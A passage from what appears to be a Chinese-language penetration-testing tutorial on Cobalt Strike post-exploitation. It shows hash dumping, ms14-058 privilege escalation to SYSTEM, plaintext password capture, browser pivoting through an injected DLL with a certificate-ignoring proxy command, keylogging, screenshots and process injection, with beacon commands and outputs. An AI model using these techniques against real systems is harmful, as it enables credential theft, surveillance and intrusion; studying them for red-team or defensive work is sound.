
last: 46ms

beacon>

0x05 凭证提权



1. 抓取 HASH




尝试爆破

32ed87bdb5fdc5e9cba88547376818d4




2.权限提升

利用了各种方式来提权，默认有两个提权 payload 可以使用，也可以下载其他 payload 提权




使用 ms14-058，成功提到 system 权限



3.抓取明文密码

成功得到 Administrator 的密码是 123456




0x06 浏览探测



1. 浏览器代理

CS 会注入到 IE 浏览器的进程中，在本地浏览器中设置该代理，就可以访问目标机器浏览器已经登录的网站。

场景：屏幕截图发现目标在使用 ie 浏览器浏览某个已登陆站点



选择浏览器代理，等一会儿，选择 x86ie 浏览器，后面有勾代表可行




```
beacon> browserpivot 3384 x86
[*] Injecting browser pivot DLL into 3384 (x86)
[+] Browser Pivot HTTP proxy is at: 192.168.27.133:20234
[+] started port forward on 29514 to 127.0.0.1:29514
[+] host called home, sent: 73760 bytes
[*] add to trusted hosts: push.services.mozilla.com
```

攻击者浏览器配置代理



直接输入网址进行访问无需身份认证




如果是 https 网站，访问出现问题采取如下方法，忽略证书

chromium --no-sandbox --ignore-certificate-errors

--proxy-server=192.168.27.133:20234


2.VNC 桌面交互

可以实时观看目标机器的桌面内容



3.文件浏览

对目标机器的所有文件进行操作




4.网络探测

查看目标所在域内的其他目标


5.端口扫描





6.进程列表

列出目标机器的所有进程



“注入”功能是将 beacon 会话注入到另一个程序当中

external	inter...	listener	user	computer	note	process	pid	arch	last
218.0.1...	218.0.1...	http	SYSTEM *	PC		rundll32.exe	1004	x64	41ms
218.0.1...	218.0.1...	http	Administrator *	PC		powershell.exe	2972	x86	99ms
218.0.1...	218.0.1...	http	Administrator *	PC		Explorer.EXE	3024	x64	43s

事件日志 X
Processes 218.0.145.200@1004 X

0: [System Process]
4: System
256: smss.exe
332: csrss.exe
380: wininit.exe
472: services.exe
592: svchost.exe
664: svchost.exe
816: svchost.exe
3000: dwm.exe
864: svchost.exe

PID	PPID	Name	Arch	会话	User
3000	816	dwm.exe	x64	1	PC\Administrator
3024	2992	explorer.exe	x64	1	PC\Administrator
2096	2340	jusched.exe	x86	1	PC\Administrator
2564	472	SearchIndexer.exe	x64	0	NT AUTHORITY\...
2764	3024	cmd.exe	x64	1	PC\Administrator
2772	396	conhost.exe	x64	1	PC\Administrator
2752	2764	java.exe	x64	1	PC\Administrator
1296	472	svchost.exe	x64	0	NT AUTHORITY\...
896	472	svchost.exe	x64	0	NT AUTHORITY\...
2840	3024	cmd.exe	x64	1	PC\Administrator

终止
刷新
注入
键盘记录
屏幕截图
令牌窃取
帮助


7.键盘记录

“键盘记录”可以监听目标机器的键盘记录

在受害机的 beacon 命令行输入: `keylogger` #开始监听键盘记录

```
beacon> keylogger
[*] Tasked beacon to log keystrokes
[+] host called home, sent: 67177 bytes
```

受害者在记事本或者网站登陆框中用键盘进行输入




Username

Password

Login

在视图模块，键盘记录处进行查看



8. 屏幕截图

在受害机的 beacon 命令行输入: screenshot #开始截图

```
beacon> screenshot
[*] Tasked beacon to take screenshot
[+] host called home, sent: 163939 bytes
[*] received screenshot of 新建文本文档.txt - 记事本 from kele (50kb)
```

在视图模块，屏幕截图处进行查看

